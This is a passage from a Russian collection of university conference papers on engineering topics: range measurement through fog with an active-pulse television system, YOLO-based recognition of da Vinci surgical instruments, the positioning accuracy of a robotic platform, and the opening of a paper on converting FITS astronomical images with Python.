АЗВ и кадры с суммарной АЗВ. Для обеих групп видеокadres параметры АЗВ идентичные. Отличие двух групп кадров состоит в особенности местоположений АЗВ в пространстве: для кадров с первой АЗВ, все накапливаемые фотоны, характеризующие АЗВ в кадре, имеют одно и то же расположение, т.е. в этом случае используется одна и та же задержка стробирования. Для кадров с суммарной АЗВ каждая АЗВ смещена друг от друга вглубь пространства на некоторое дискретное расстояние, т.е. формирование каждой АЗВ осуществляется при отличной от предыдущей величины задержки стробирования. Наиболее подробно данный метод описан в [2].

Модификация ММИД, применяемая в данной работе, основана на модуляции коэффициента усиления (КУ) МКП, т.е. многозонный метод измерения дальности с модуляцией (ММИДМ) [3]. Применение ММИДМ также заключается в формировании двух групп кадров: кадры с постоянным КУ (ПКУ); кадры с модуляцией КУ (МКУ). Формирование кадров с ПКУ и с МКУ аналогично формированию кадров с суммарной АЗВ в ММИД. Отличительной особенностью формирования кадров с МКУ от кадров с ПКУ является изменение значения КУ МКП с некоторым дискретным шагом. То есть в случае кадров с МКУ формирование каждой АЗВ сопровождается изменением КУ МКП по линейному закону.

Предполагается, что дискретное увеличение напряжения МКП приводит к компенсации потерь совокупности фотонов, летящих от объектов на более дальних дистанциях, за счёт увеличения количества выбиваемых фотоэлектронов с поверхности каналов.

Для оценки дальности до объектов, расположенных в поле кадра, требуется измерительная функция, а именно калибровочная функция, поскольку аналитическая неизвестна. В используемых в данной работе методах после получения кадров двух групп следующим шагом является получение кадра отношения, получаемого путём деления кадра с суммарной АЗВ на кадр с первой АЗВ (для ММИД), кадра с МКУ на кадр с ПКУ (для ММИДМ). В сущности, это теоретически позволяет исключить влияние закона обратных квадратов на исходные данные, используемые при оценке дальности. Для получения калибровочной функции необходимы несколько транспарантов, расположенных на различных известных расстояниях от системы. После получения кадра отношения по изображениям объектов определяются соответствующие им области величины относительной яркости. Получение выборки значений относительной яркости, отсчёты которой представляют значения дальности до транспарантов, позволяет применить к данной выборке метод аппроксимации определённого вида функций. Найденная аппроксимирующая функция является калибровочной функцией и позволяет оценивать дальность до различных объектов в поле кадра.

Оценка коэффициента пропускания среды

В данной работе измерения коэффициента пропускания среды производились устройством, пред-

ставленным на рис. 2. Перед измерением параметра ослабления исследуемой среды осуществляется запись с устройства индикации 4 на устройство 5 значений принимаемой мощности I_0 в безразмерных единицах фотодиодом 2 от источника 1 в чистой атмосферной среде. После этого блоки 1, 2 и 3 помещаются в исследуемую среду. Лазерное излучение из блока 1 поступает в исследуемую среду и, ослабляясь, распространяется в направлении фотоприемника 2. Величина сигнала I_1 регистрируется фотоприемником 2 [4]. Измеренные значения I_0 или I_1 записываются в память ноутбука с частотой 1 кГц.




Рис. 2. Блок-схема измерителя коэффициента ослабления: 1 – лазерный источник; 2 – фотоприемник; 3 – скамья для фиксации блоков 1 и 2; 4 – устройство индикации измерений; 5 – ноутбук, регистрирующий данные

В качестве источника использовался гелий-неоновый лазер на длине волны излучения 632,8 нм, работающий в импульсном режиме. В качестве фотоприемника использовался фотодиод.

Работа измерителя коэффициента ослабления осуществляется по закону Бугера, который связывает интенсивность лазерного излучения в единицах на входе в исследуемую среду I_0 с интенсивностью в области ее приема I_1 , удаленной от источника на расстояние l 1,35 м. Для оценки коэффициента ослабления сред β_{ext} использовались значения интенсивности излучения в точках входа излучения в оптически плотную среду и в точке размещения фотоприемника. Выражение для оценки параметров ослабления средой излучения имеет вид

$$\beta_{\text{ext}} = -\frac{1}{l} \cdot \ln \left(\frac{I_1}{I_0} \right). \quad (2)$$

Порядок проведения экспериментальных исследований

Исследование, приводимое в данной работе, получено на основе экспериментальных данных, проведенных в большой аэрозольной камере (БАК).

В качестве тестовых объектов в БАК были установлены транспаранты. Каждый транспарант представляет собой белое плоское поле бумаги с нанесенными на него числами, обозначающими реальную дистанцию от системы до транспаранта. Бумага закреплена на деревянном штативе.

Всего в БАКе было установлено 8 транспарантов, размещенных на дискретном расстоянии друг от друга, равном двум метрам. Первый транспарант

(ближайший к системе) расположен на расстоянии 12 м. Кроме транспарантов, на расстоянии 15 м от системы расположен ещё один транспарант, по которому производилась калибровка (белый лист бумаги без нанесенного числа).

Измерения проводились при параметрах в АИ ТИС, приведенных в табл. 1.

Таблица 1

Название параметра	ММИД		ММИДМ	
	С первой АЗВ	С суммарной АЗВ	С ПКУ	С МКУ
Длит. ИПП, нс	30			
Длит. ИСФ, нс	50			
Начальная задержка стробирования, нс	100			
Шаг задержки стробирования, нс	–	1	1	
Начальное напряжение МКП, В	–	–	–	701
Конечное напряжение МКП, В	–	–	–	861

После проведения измерений были получены видеозаписи формата .avi с разрешением кадров, равным 2 064×1 544 элементов.

Поскольку отдельные видеокadres видеозаписей зашумлены, то для последующей обработки данных видеокadres каждой группы по отдельности были усреднены по 300 кадрам.

Кроме получения выходных данных, пригодных для дальнейшей обработки, в качестве величины яркости каждого из транспарантов были приняты средние значения яркости по изображению транспаранта. Средние значения вычислялись как среднее арифметическое для размеченных областей измерения размером (109×19 пикселей) по тем областям транспарантов, которые не содержат изображения нанесенных чисел, обозначающих реальное расстояние до них.

В качестве параметров для проведения сравнения вычислялись коэффициент линейной регрессии [5] R^2 для всех полученных отсчетов одного измерения, средноквадратическая ошибка (СКО) определения дальности, а также абсолютная ошибка (АО) [6].

Эксперимент

В ходе проведения эксперимента были сняты видеоданные по ММИД и ММИДМ для чистой среды. В случае малопрозрачной среды распространения запись видеоданных была произведена в различные промежутки времени (каждый час), таким образом, были получены видеоданные при различных плотностях тумана (изменение коэффициента пропускания связано с отключением устройства, генерирующего туман, и рассеиванием тумана с течением времени). Далее под итерациями подразумеваются экспериментальные видеоданные, полученные по ММИД и ММИДМ для конкретной величины коэффициента ослабления среды распространения.

На рис. 3 приведены калибровочные функции ММИД (а) и ММИДМ (б).




Рис. 3. Калибровочные функции: ММИД – а; ММИДМ – б

В табл. 2 представлены результаты вычисления СКО для различных видов измерений по четырём ближайшим объектам (12, 14, 15, 16 м), и значения коэффициентов линейной регрессии, вычисленных по всем доступным отсчётам, при использовании ММИД и ММИДМ.

Таблица 2

Сравнительная таблица

Вид измерения	ММИД		ММИДМ		β_{ext}
	R^2	СКО, м	R^2	СКО, м	
Чистая среда	0,9841	0,4107	0,7265	1,8922	0,007
Итер. 1	0,4206	1,8939	0,6975	1,8939	0,197
Итер. 2	0,4302	2,4543	0,7856	1,6488	0,154
Итер. 3	0,5326	2,1208	0,8724	1,4022	0,137

Заключение

По данным табл. 1 видно, что для ММИД, в отличие от ММИДМ, с рассеянием тумана (уменьшением коэффициента ослабления) измерительная функция медленнее приближается по форме к линейному виду. В ММИДМ для чистой среды коэффициент линейной регрессии меньше по величине, чем во 2-й и 3-й итерациях, это вызвано аномально низкой яркостью первого объекта в пространстве измерения.

В целом наблюдается следующая закономерность: с уменьшением коэффициента ослабления среды для обоих методов увеличиваются значения коэффициента линейной регрессии измерительной функции, однако СКО измерения дальности для ММИДМ закономерно уменьшается, но больше почти на 1 м за счёт увеличения вклада помехи обратного рассеяния при прохождении обратного светового потока через МКП на кадрах с МКУ.

Литература

1. Взаимодействие лазерного излучения с веществом / Ю.М. Климков, В.С. Майоров, М.В. Хорошев. – М.: МИИГАиК, 2014. – 109 с.
2. Методы и алгоритмы прецизионного измерения дальности активно-импульсными телевизионными измерительными системами / А.К. Мовчан, В.В. Капустин, М.И. Курячий, Е.С. Чалдина // Доклады ТУСУР (Томск). – 2020. – Т. 23, № 2. – С. 7–14.
3. Оценка точности измерения дальности многозонными методами с использованием активно-импульсной телевизионной измерительной системы по экспериментальным данным / В.В. Капустин, А.К. Мовчан, А.А. Тисленко // Автометрия (Новосибирск). – 2024. – Т. 60, № 1. – С. 117–128.
4. Пат. 193689. РФ, МКП, G01J 1/02. Лазерное устройство для измерения коэффициента ослабления водной среды / В.В. Белов, М.В. Тарасенков, Е.С. Познахарев, В.Н. Абрамочкин, А.В. Федосов, А.Н. Кудрявцев (РФ). – № 2019127344; заявл. 20.08.2019; опубл. 11.11.2019, Бюл. № 32.
5. Линейная регрессия как один из методов статистического исследования / Г.В. Антонов, С.И. Иванов // Известия Великолукской сельскохозяйственной академии. – 2021. – № 2. – С. 64–75.
6. Distance Measurement using Active-Pulse Television Measuring Systems with Automatic Scanning of Space by Depth / A.K. Movchan, V.V. Kapustin, M.I. Kuryachiy, E.S. Movchan // Dynamics of Systems, Mechanisms and Machines (Omsk). – 2023. – PP. 1–7 (<https://ieeexplore.ieee.org/document/10349593/>).

Тисленко Алексей Александрович
 Аспирант каф. телевидения и управления (ТУ)
 Томского государственного ун-та
 систем управления и радиоэлектроники (ТУСУР)
 Эл. почта: tisenko_1999-2012@mail.ru

Капустин Вячеслав Валерьевич
 Канд. техн. наук., доцент каф. ТУ ТУСУРа
 Эл. почта: viacheslav.v.kapustin@tusur.ru

Познахарёв Егор Сергеевич
 Науч. сотр. Института оптики атмосферы
 им. В.Е. Зуева СО РАН
 Эл. почта: 724_pes1992@iao.ru

Л.А. Литохин

Реализация алгоритма автоматического распознавания хирургических инструментов робота da Vinci по видеопотоку

Дан обзор различных моделей нейронных сетей для обработки и анализа. Рассматривается метод обучения нейросети на уникальном наборе данных видео и оценка эффективности обучения. Для исследования использовались нейросети архитектуры YOLOv5 и YOLOv8, а оценкой эффективности служила уверенность предсказания.

Ключевые слова: YOLOv5, YOLOv8, нейронная сеть, автоматическое обнаружение объектов, компьютерное зрение.

Задачи по обнаружению и распознаванию объектов на изображениях сохраняют свою актуальность, а области их применения постоянно расширяются.

Целью этой работы являются оценки эффективности моделей нейросетей для автоматического распознавания хирургических инструментов робота da Vinci по критериям скорости и точности распознавания объектов по видеопотоку. Актуальность исследования обусловлена применением материала исследования в медицине, которая представляет собой перспективную область для внедрения технологий компьютерного зрения.

Сверточные нейронные сети (CNN)

Данные нейросети применяют ко входным изображениям операцию свертки с помощью матрицы свертки. Модели CNN обычно состоят из последовательности слоёв: свёрточный, активации и подвыборки.

Свёрточный слой хранит в себе карты признаков и фильтры (сканирующие ядра). Фильтры используются для выявления на изображении определенных признаков и присвоения им соответствующих весов. Значения весов далее используются нейросетью для предположений о характеристике объектов. Данный слой можно рассматривать как слой кодирования признаков.

Данные с предыдущего слоя поступают в слой активации для преобразования через нелинейную функцию, например: ReLU (Rectified Linear Unit). Преобразование подразумевает приравнивание к нулю входных отрицательных значений, что приводит к снижению потребления нейросетью вычислительных ресурсов.

Слой подвыборки проводит окончательную сортировку полученных данных. Происходит отбор максимальных значений исходного изображения, что значительно уменьшает объем информации для последующей обработки [1].

Обзор моделей сверточных нейронных сетей

Входными данными для нейросети обычно служит исходное изображение, но моделям R-CNN на вход поступают отдельные содержащие объекты регионы исходного изображения [2]. Данные модели ранее были способны определять от 20 до 200 классов, что весьма мало по современным требованиям.

Исследование данной модели проводилось методом Selective Search на основе архитектуры CaffeNet [3]. Исследуемая нейросеть извлекает данные из 4096-размерного вектора признаков. Для определения объектов на изображении использовались линейные опорные векторы, производящие бинарную классификацию определенного признака. По полученным в результате векторам строилась матрица размером 2000×4096 , которая затем умножалась на матрицу $4096 \times N$, где N – число задействованных линейных векторов. Из-за больших объемов вычислений данной модели не удавалось проводить определение объекта интереса в реальном времени.

Чтобы повысить скорость обработки, была создана архитектура Fast R-CNN, которая обрабатывала исходное изображение вместо множества фрагментов [2]. В этой модели не использовались бинарные опорные векторы. Выявленные признаки передавались на полносвязанный слой, а затем на два параллельных слоя: softmax и bounding box regressor [4]. В результате процесс поиска признаков значительно ускорился, но все ещё не был возможным в реальном времени.

Для достижения высокой скорости обработки была разработана модель Faster R-CNN, способная самостоятельно определять содержащие объекты регионы на изображении при помощи карты признаков. Для этого в нейросеть был внедрен модуль, способный на предварительное определение объектов на изображении с помощью собственных фильтров [5]. Данный модуль (Regional proposal network) передавал данные в следующие два слоя – box-regression и box-classification. Эти параллельные полносвязные слои проводили в дальнейшем более точную классификацию объектов благодаря определению их размеров и аспектных соотношений на изображении. Определение этих параметров возможно при помощи особых якорных рамок (anchor-a), подбираемых под каждое положение скользящего окна слоем reg. При этом слой cls классифицировал объект, подбирая вероятности наличия или отсутствия конкретного класса объекта в рамке. Данная модель оказалась быстрее предыдущей в 34 раза.

Модель R-FCN основывается на картах признаков. Данные карты имеют набор признаков, необходимых для точной классификации объекта на изоб-

ражении. После создания областей интереса на изображении карта признаков сверяет её со своим банком данных и, если область интереса задевает на карте достаточное количество признаков, то нейросеть опознает в ней объект [4].

Модель YOLO

Эта модель существенно отличается от других сверточных нейронных сетей. Семейство моделей YOLO демонстрирует высокую скорость работы, значительно превосходя R-CNN и аналогичные архитектуры. Нейросети данной архитектуры способны распознавать объекты в реальном времени, так как обрабатывают изображение всего один раз [6].

Вместо фильтра (сканирующего ядра) входное изображение делится нейросетью модели YOLO на ячейки размером $S \times S$. Каждая ячейка предсказывает несколько ограничивающих рамок и коэффициентов уверенности (confidence). Значение этого коэффициента не обозначает фактическое наличие или отсутствие объекта на изображении, а только определяет вероятность наличия конкретного объекта.

Модели YOLO предсказывают расположения ограничивающих рамок с помощью якорных рамок (anchor boxes), которые могут задаваться пользователем на начальном этапе или автоматически определяться на основе размеров, существующих bounding boxes в обучающей выборке. Обычно выбирают около трёх различных anchor boxes, которые располагаются вокруг (или внутри) одной ячейки. Эти якоря представляют собой общие характеристики объектов, а также занимаемый ими объем на изображении.

Нейросеть начинает предсказывать вероятность наличия объекта, только если группа якорей накладывается друг на друга. Множество единичных якорей, разбросанных по сетке изображения, принимаются за область отсутствия объектов.

Реализация алгоритма автоматического обнаружения хирургических инструментов

Программная реализация алгоритма для автоматического обнаружения объектов по видеопотоку проводилась с использованием нейросетей архитектуры YOLOv5, YOLOv8 на языке программирования Python в IDE PyCharm и с использованием следующих библиотек: gitpython, matplotlib, numpy, opencv-python, Pillow, torch, torchvision.

Для обучения нейросетей использовались отдельные кадры из видеозаписей хирургических операций, собранные в датасет с размеченными объектами. Размеченными для обучения объектами были хирургические инструменты робота da Vinci Xi (рис. 1).



Рис. 1. Пример изображений для датасета

Изначальное число кадров с разметкой было равно 1 394. Такое малое число кадров могло привести к недообученности модели, и во избежание такого исхода изображения подверглись аугментации, увеличившей размер датасета до 3 194 кадров.

Обучение моделей нейросетей проводилось на базе графической карты GeForce GTX 3060ti. Количество эпох обучения каждой модели было задано 100.

Нейросеть архитектуры YOLOv8 продемонстрировала более высокую скорость обучения, оказавшись производительней YOLOv5 на 16,1%. Однако в процессе обучения модель YOLOv5 теряла объект на изображении в 4 раза реже, чем YOLOv8. Верная классификация объекта проводилась моделью YOLOv5 в 22 раза чаще, чем YOLOv8. Такой вывод можно сделать при сравнении коэффициентов потерь во время обучения нейросетей (рис. 2).




Рис. 2. График зависимости коэффициентов потерь: объекта – а; класса – б; на изображении от эпохи обучения YOLOv5 (1) и YOLOv8 (2)

Исходя из значений уверенности предсказания (рис. 3) объекта можно сказать, что точность YOLOv5 в среднем оказалась выше YOLOv8 в 1,2 раза.



Рис. 3. Точность предсказаний при обучении YOLOv5 (1) и YOLOv8 (2)

Дальнейшая оценка эффективности на кадрах, не применяемых для обучения, показала в целом низкие результаты (рис. 4). Уверенность обеих нейросетей редко достигала значения 0,9, а определенные объекты на изображении имели низкую уверенность или были неверно классифицированы при сильном отклонении в пространстве.




Рис. 4. Пример работы нейросети

Заключение

Точность работы нейросетей, обученных на кадрах из тренировочной выборки, варьируется от 0,7 до 0,9, что в настоящее время считается посредственным результатом. Хотя YOLOv5 показала себя в целом точнее YOLOv8.

Предположительно столь посредственные показатели эффективности нейросетей вызвало обучение на малом количестве данных.

Литература

1. Вежнев А.П. Методы классификации с обучением по прецедентам в задаче распознавания объектов на изображениях [Электронный ресурс]. – URL: https://www.graphicon.ru/html/2006/fr10_34_VezhnevetsA.pdf (дата обращения: 06.02.2023).

2. Cygert S., Czyżewski A. Robust object detection with multi-input multi-output faster R-CNN // International Conference on Image Analysis and Processing. – Cham: Springer International Publishing, 2022. – PP. 572–583.

3. Girshick R. et al. Rich feature hierarchies for accurate object detection and semantic segmentation // Proceedings of the IEEE conference on computer vision and pattern recognition. – 2014. – PP. 580–587.

4. Girshick R. Fast r-cnn // Proceedings of the IEEE international conference on computer vision. – 2015. – PP. 1440–1448.

5. Dai J. et al. R-fcn: Object detection via region-based fully convolutional networks // Advances in neural information processing systems. – 2016. – PP. 1–9.

6. Kim J. H. et al. Object detection and classification based on YOLO-V5 with improved maritime dataset // Journal of Marine Science and Engineering. – 2022. – Vol. 10, No. 3. – 377 p.

7. Шолле Ф. Глубокое обучение на Python. – М.: Питер, 2018. – 400 с.

8. Girshick R. et al. Rich feature hierarchies for accurate object detection and semantic segmentation // Proceedings of the IEEE conference on computer vision and pattern recognition. – 2014. – PP. 580–587.

9. He K. et al. Mask r-cnn // Proceedings of the IEEE international conference on computer vision. – 2017. – PP. 2961–2969.

10. Как работает Object Tracking на YOLO и DeepSort [Электронный ресурс]. – URL: <https://habr.com/ru/articles/514450/> (дата обращения: 07.02.2023).

11. Распознавание объектов с помощью YOLO v3 на Tensorflow 2.0 [Электронный ресурс]. – URL: <https://proglib.io/p/raspoznavanie-obektov-s-pomoshchuyolo-v3-na-tensorflow-2-0-2020-11-08> (дата обращения: 07.02.2023).

Литохин Лев Александрович

Студент кафедры телевидения и управления (ТУ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: lev.litokhin@gmail.com

УДК 67.05

А.К. Мовчан, Р.С. Успанов, Д.В. Морозов

Оценка точности перемещения роботизированной колёсной платформы для передвижения измерительного транспаранта

Представлены результаты испытания точности заданных перемещений роботизированной колёсной платформы. Рассчитаны относительная погрешность и среднеквадратическое отклонение. Выявлена зависимость величины погрешности от пройденного РП расстояния.

Ключевые слова: роботизированная платформа, испытание, оценка точностных характеристик, погрешность.

Роботизированные платформы находят широкое применение в промышленности, производстве, логистике, исследованиях и науке благодаря своей гибкости, возможности автоматизации задач и повышенной точности. Они помогают упростить сложные, опасные или рутинные задачи, повышая производительность и улучшая качество продукции и услуг.

В целях автоматизации процесса расстановки испытательных табличек перед активно-импульсной телевизионной измерительной системой (АИ ТИС) [1] была разработана роботизированная платформа (РП), внешний вид которой представлен на рис. 1.



Рис. 1 Внешний вид РП

Для управления колёсной РП реализованы алгоритмы ручного и автоматического перемещения РП на заданное расстояние относительно точки старта. В процессе измерения точности перемещения использовался второй режим управления РП.

Интерфейс программы представлен на рис. 2



Рис. 2. Интерфейс программы

Для оценки точности перемещения использовался лазерный дальномер BOSCH DLE 50, предна-

значенный для измерения расстояний до 50 м с точностью $\pm 1,5$ мм.

Абсолютная погрешность [2] десяти измерений при перемещении РП на 1 м без транспаранта представлена на рис. 3, где Δ – абсолютная погрешность; n – номер измерения.




Рис. 3. График абсолютной погрешности измерений без транспаранта

На рис. 4 представлен график абсолютной погрешности при десяти измерениях при перемещении РП с транспарантом на один метр. В данном случае разброс значений меньше, чем у предыдущего.




Рис. 4. График абсолютной погрешности измерений с транспарантом

На рис. 5 приведены значения абсолютной погрешности при пяти измерениях и перемещении РП на 10 м.




Рис. 5. График абсолютной погрешности измерений без транспаранта

Значения находятся в диапазоне от 18 до 113 мм, полученные измерения, как правило, превышают заданное расстояние.

На рис. 6 приведены значения абсолютной погрешности при пяти измерениях и перемещении РП с транспарантом на 10 м, в этом случае значения погрешности находятся в диапазоне от 56 до 68 мм.




Рис. 6. График абсолютной погрешности измерений с транспарантом

Далее было рассчитано среднее арифметическое погрешности по формуле (1):

$$\mu = \frac{\sum_{i=1}^N \Delta D_i}{N}. \quad (1)$$

Затем по формуле (2) было высчитано среднее квадратичное отклонение (СКО):

$$S = \sqrt{\frac{\sum_{i=1}^N (\Delta i - \mu)^2}{N-1}}. \quad (2)$$

По формуле (3) была рассчитана относительная погрешность измерений для наглядности отклонения РП от заданного расстояния:

$$\delta = \frac{\Delta x}{x} \times 100\%. \quad (3)$$

Значения среднего арифметического, относительной погрешности и СКО при перемещении колёсной РП на 1 и 10 м представлены в таблице.

Измерения проводились на трассе, имеющей неровности, которые внесли свой вклад в оценку точности.

Рассчитанные значения

	μ , мм	S , мм	δ , %
1 м без груза	-2,5	3,43	0,25
1 м с грузом	2	2,75	0,2
10 м без груза	61	38,56	0,6
10 м с грузом	63,2	5,36	0,6

Для расстояния в один метр максимальная погрешность составила 9 мм, усредненное значение погрешности не превышает 2,5 мм, а для расстояния в 10 м максимальная погрешность составила 113 мм, среднее значение составило 63 мм. Несмотря на увеличение погрешности с ростом расстояния, погрешность не превышает 0,6%, и РП соответствует требованиям к точности для испытаний АИ ТИС.

Литература

1. Свидетельство о государственной регистрации программы для ЭВМ № 2023615399. Формирователь карт глубин АИ ТИС / И.Д. Мусихин, С.А. Забуга, В.В. Капустин, А.К. Мовчан. – Заявка №2023614290. Дата поступления: 11.03.2023; опубл. 14.03.2023.
2. Лукашкин В.Г. Эталоны и стандартные образцы в измерительной технике. Электрорадиоизмерения / В.Г. Лукашкин, М.Ф. Булатов. – М.: Техносфера, 2018. – 402 с.

Мовчан Андрей Кириллович

Вед. науч. сотр. каф. телевидения и управления (ТУ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: andrei.movchan@tusur.ru

Успанов Руслан Сунгатович

Студент каф. ТУ ТУСУРа
Эл. почта: Rucslan23@gmail.com

Морозов Данил Викторович

Студент каф. ТУ ТУСУРа
Эл. почта: danil.morozov.8787@mail.ru

Ю.И. Мукало

Сравнение методов преобразования средствами Python изображений звездных объектов, получаемых от регистрирующих средств, в вид, пригодный для дальнейшей визуализации

Рассмотрен формат хранения изображений звездных объектов FITS, используемый регистрирующими средствами обсерваторий. Изложены основные проблемы конвертации файлов данного формата в распространенные форматы BMP, JPEG, GIF, используемые библиотеками обработки изображений языка Python. Предложены возможные подходы к автоматическому выбору параметров преобразования FITS-BMP. Описан общий алгоритм формирования документа формата DOCX, содержащего таблицы с результатами преобразования.

Ключевые слова: FITS, BMP, преобразование, Python, astropy.io, pillow, DOCX.

В ходе решения задачи разработки специализированных алгоритмов обработки фотографических изображений объектов на фоне звездного неба возникла задача реализации автоматической обработки заданного набора файлов, полученных с использованием регистрирующих средств обсерваторий, визуализации исходных и обработанных изображений, а также конвертации изображений в формат, поддерживаемый сторонней утилитой анализа.

В ходе решения задачи предполагалось выполнение следующих работ (рис. 1):

- 1) реализация извлечения данных из набора файлов формата FITS;
- 2) обеспечение визуализации исходных и обработанных изображений;

3) реализация типовых операций обработки изображений;

4) автоматическая конвертация изображений в формат BMP.

В ходе решения задачи был проведен анализ структуры файла формата FITS, по результатам которого установлено, что разработчиком данного формата является IAU FITS Working Group, в настоящее время входящая в состав NASA [1]. Данный формат предназначен для адаптивного переноса данных и состоит (рис. 2) из 2 частей – текстовой, содержащей описание данных и дополнительную информацию, и бинарной, содержащую непосредственно измеряемые значения в шестнадцатеричном формате.




Рис. 1. Блок-схема работ




Рис. 2. Структура файла формата FITS

Современный подход к разработке новых устройств заключается в широком использовании имеющихся инструментов для проведения первичных исследований. С этой целью был проведен анализ существующих инструментов для работы с файлами формата FITS, и по его результатам установлено, что наиболее полно поддержка FITS реализована в библиотеке Python `astropy.io` [2]. Данная библиотека экспортирует в том числе и класс `fits`, обеспечивающий функционал по обработке файлов заданного формата.

